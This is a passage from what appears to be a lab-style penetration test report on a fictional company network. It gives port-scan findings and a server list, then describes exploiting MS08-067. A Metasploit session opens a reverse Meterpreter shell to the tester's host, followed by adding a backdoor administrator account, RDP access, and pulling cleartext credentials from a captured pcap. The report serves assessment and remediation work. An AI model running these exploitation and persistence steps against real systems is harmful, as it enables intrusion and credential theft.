


Figure 9: Technical Impact Factor Scoring




Figure 10: Business Impact Factor Scoring

3. Comprehensive Technical Report

This section provides detailed information about all exploited vulnerabilities that were identified during the security assessment. Each one of the reported vulnerabilities was actively exploited in order to obtain control, elevate privileges and gain information about the vulnerable host. All findings in this section were manually discovered and researched, with the assistance of automated tools.

3.1. Challenge 1

Vulnerability Information

Vulnerability	Port Scan, Weak Network Security
Identified Via	Internal Network
Severity	LOW
Root Cause	Configuration Flaw
Type	Information

Description

A port scan attack, therefore, occurs when an attacker sends packets to a machine, varying the destination port. The attacker can use this to find out what services that are running and to get a pretty good idea of the operating system.

Impact

A malicious attacker can identify all nodes, workstations, servers, domain controllers, web servers, Linux machines, Windows machines, web applications, firewalls, IDS, et cetera in the network and discover all running services. This information is the input to build a blueprint of the network infrastructure to identity attack paths or entry points.

More Information

https://en.wikipedia.org/wiki/Port_scanner

Narrative

The Security Consultant assumed the following network diagram as an ideal current topology based on the data from scan results.

The Security Consultant identified attack paths and potential entry points. The front office has a WiFi connectivity, which caters the users who carry their own smartphones and laptops. Due to lack of protection from the guest's WiFi access point to all subnets, is possible to access including but not limited to applications servers and departments' workstations. An attacker can connect to the WiFi access point to execute his/her malicious intent.

An attacker can possibly compromise a web server in DMZ and pivot the attack towards Local Area Network (LAN) to target applications servers and workstations as well.

The magnitude of compromise can be best visualized in *Figure 11* and *Figure 12*.




Figure 11: Spectre Network Diagram Option A

Aside from the above Network Diagram (*Figure 11*), the Security Consultant prepared another Network Diagram (*Figure 12*) based on the gateway details gathered from NMap scan results, which it suggests that gateways are PC-based running on Microsoft Windows 2003.

Note: Please refer to the Gateway to *Appendix A*.




Figure 12: Spectre Network Diagram Option B

By comparing the two network blueprints (as shown in *Figure 11* and *Figure 12*), both are identical. The only difference of these network diagrams is the firewall/router device, *Figure 11* is having firewall Core-Switch and *Figure 12* is having PC-based firewall/router.


The following table is the list of application servers:

SERVER IP	FQDN	APPLICATION
10.10.20.4	sales.spectreholdings.com marketing.spectreholdings.com	Wolf CMS, phpMyAdmin
172.16.16.2	admin.spectreholdings.com	ProjectSend
172.16.16.3	spectreholdings.com	LDAP / DC / NTP
172.17.19.4	techsupport.spectreholdings.com	Joomla, phpMyAdmin
172.19.20.3	finance.spectreholdings.com	WordPress
172.19.20.4	finance03.spectreholdings.com	PHP File Manager
172.20.20.2	hr.spectreholdings.com	ICE HRMS
172.20.20.3	N/A	FTP

Note: The information from scan results may not be accurate unless verified manually on the system. Please refer to *Appendix A* and to *Appendix B*.

Recommendations

- Implement firewall to all subnets to strictly control which ports are exposed and to whom they are visible, this will limit the attack surface discoverable with a port scan.
- Consider to deploy internal firewall and configure the firewall to restrict inter-department access and allow only users to have access in their own subnet or domain.
- Isolate the network for guests from the corporate and production environment.
- Disable ports and services that are not in used.
- Implement intrusion detection system (IDS) to monitor any network or systems for malicious activity or policy violations, and intrusion prevention system (IPS) to detect hacking activity such as port scans in progress and shut them down before they are able to gain a full map of the network. It is a preemptive approach to network security to protect against network and application-level attacks, securing the organizations against intrusion attempts, malware, Trojans, DoS and DDoS attacks, malicious code transmission, backdoor activity and blended threats to respond them swiftly.
- A recommended Spectre network infrastructure security in high-level design is illustrated in the following diagram:



3.2. Challenge 2

Vulnerability Information

Vulnerability	Server Service Could Allow Remote Code Execution
Identified Via	Internal Network
Severity	HIGH
Root Cause	Patch Management
Type	Configuration

Description

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.

Impact

A malicious attacker can exploit the vulnerability by parsing the flaw in the path canonicalization code of NetAPI32.dll through the Server Service which allows a bad actor to perform remote code execution.

More Information

https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250

Narrative

The Security Consultant was able to discover six (6) live hosts in 10.10.20.0/24 subnet using nmap. The IP addresses discovered are as follows:

10.10.20.1
10.10.20.2 (Compromised NETAPI)
10.10.20.3
10.10.20.4
10.10.20.5
10.10.20.6 (Compromised SSH)

The Security Consultant was successfully exploited the target host using MS08-067-NETAPI which is a service that could allow remote code execution. Below snapshots are evidences gathered as proof:

The Security Consultant used Metasploit Framework in exploiting the vulnerability and initiated a command shell to further the attack.

```
msf exploit(psexec) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.10.20.2
RHOST => 10.10.20.2
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[-] Handler failed to bind to 192.168.0.3:1261
[-] Handler failed to bind to 0.0.0.0:1261
[-] Exploit failed: Rex::AddressInUse The address is already in use (0.0.0.0:1261).
msf exploit(ms08_067_netapi) > set LPORT 5555
LPORT => 5555
msf exploit(ms08_067_netapi) > run
[*] Started reverse handler on 192.168.0.3:5555
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 10.10.20.2
[*] Meterpreter session 1 opened (192.168.0.3:5555 -> 10.10.20.2:1115) at 2017-06-11 23:11:25 -0400


meterpreter >
```

Figure 13: Remote Shell for 10.10.20.2

The IP configuration of the exploited host shown in *Figure 14*.

```
C:\WINDOWS\system32> C:\WINDOWS\system32>
Windows IP Configuration


Ethernet adapter Local Area Connection 6:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.20.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.20.1

C:\WINDOWS\system32> C:\WINDOWS\system32>
Windows IP Configuration

        Host Name . . . . . . . . . . . . : SM-1
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Mixed
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection 6:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Microsoft Virtual Machine Bus Network Adapter #4
        Physical Address. . . . . . . . . : 00-15-5D-16-00-BD
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 10.10.20.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.20.1
        DNS Servers . . . . . . . . . . . : 8.8.8.8

C:\WINDOWS\system32>
```

Figure 14: IPConfig Information of 10.10.20.2

The Security Consultant added a user account called “acrmaster” using NET USER command to escalate the level of access. To gain administrator level privilege, the Security Consultant added the “acrmaster” account to Administrators group using NET LOCALGROUP command. The Security Consultant used DIR command to search interesting file like *.pcap files and successfully found a .pcap file called NetworlTraffic.pcap the absolute path of the identified file, as shown in *Figure 15*.




Figure 15: User Account Added on 10.10.20.2

The Security Consultant logged in to the target host using remote desktop client via RDP protocol on TCP port 3389 to explore and find more interesting data that can be used to compromise other systems.




Figure 16: Remote Desktop Login for 10.10.20.2

The following snapshot (*Figure 17*) provides machine details to confirm the identity of the compromised host.




Figure 17: Machine Details of 10.10.20.2

The NetworkTraffic.pcap file was copied to the Security Consultant's machine for further investigation and network data traffic analysis.




Figure 18: NetworkTraffic.pcap File Found on 10.10.20.2

The Security Consultant used WireShark in analyzing the packets captured on the NetworkTraffic.pcap file. With thorough analysis of the NetworkTraffic.pcap file, the Security Consultant found user credential in clear text, which was transmitted over HTTP protocol. The identified URL is the login page of ICE HRMS (http://hr.spectreholdings.com/app/login.php). The account credential detail is highlighted in *Figure 19*.

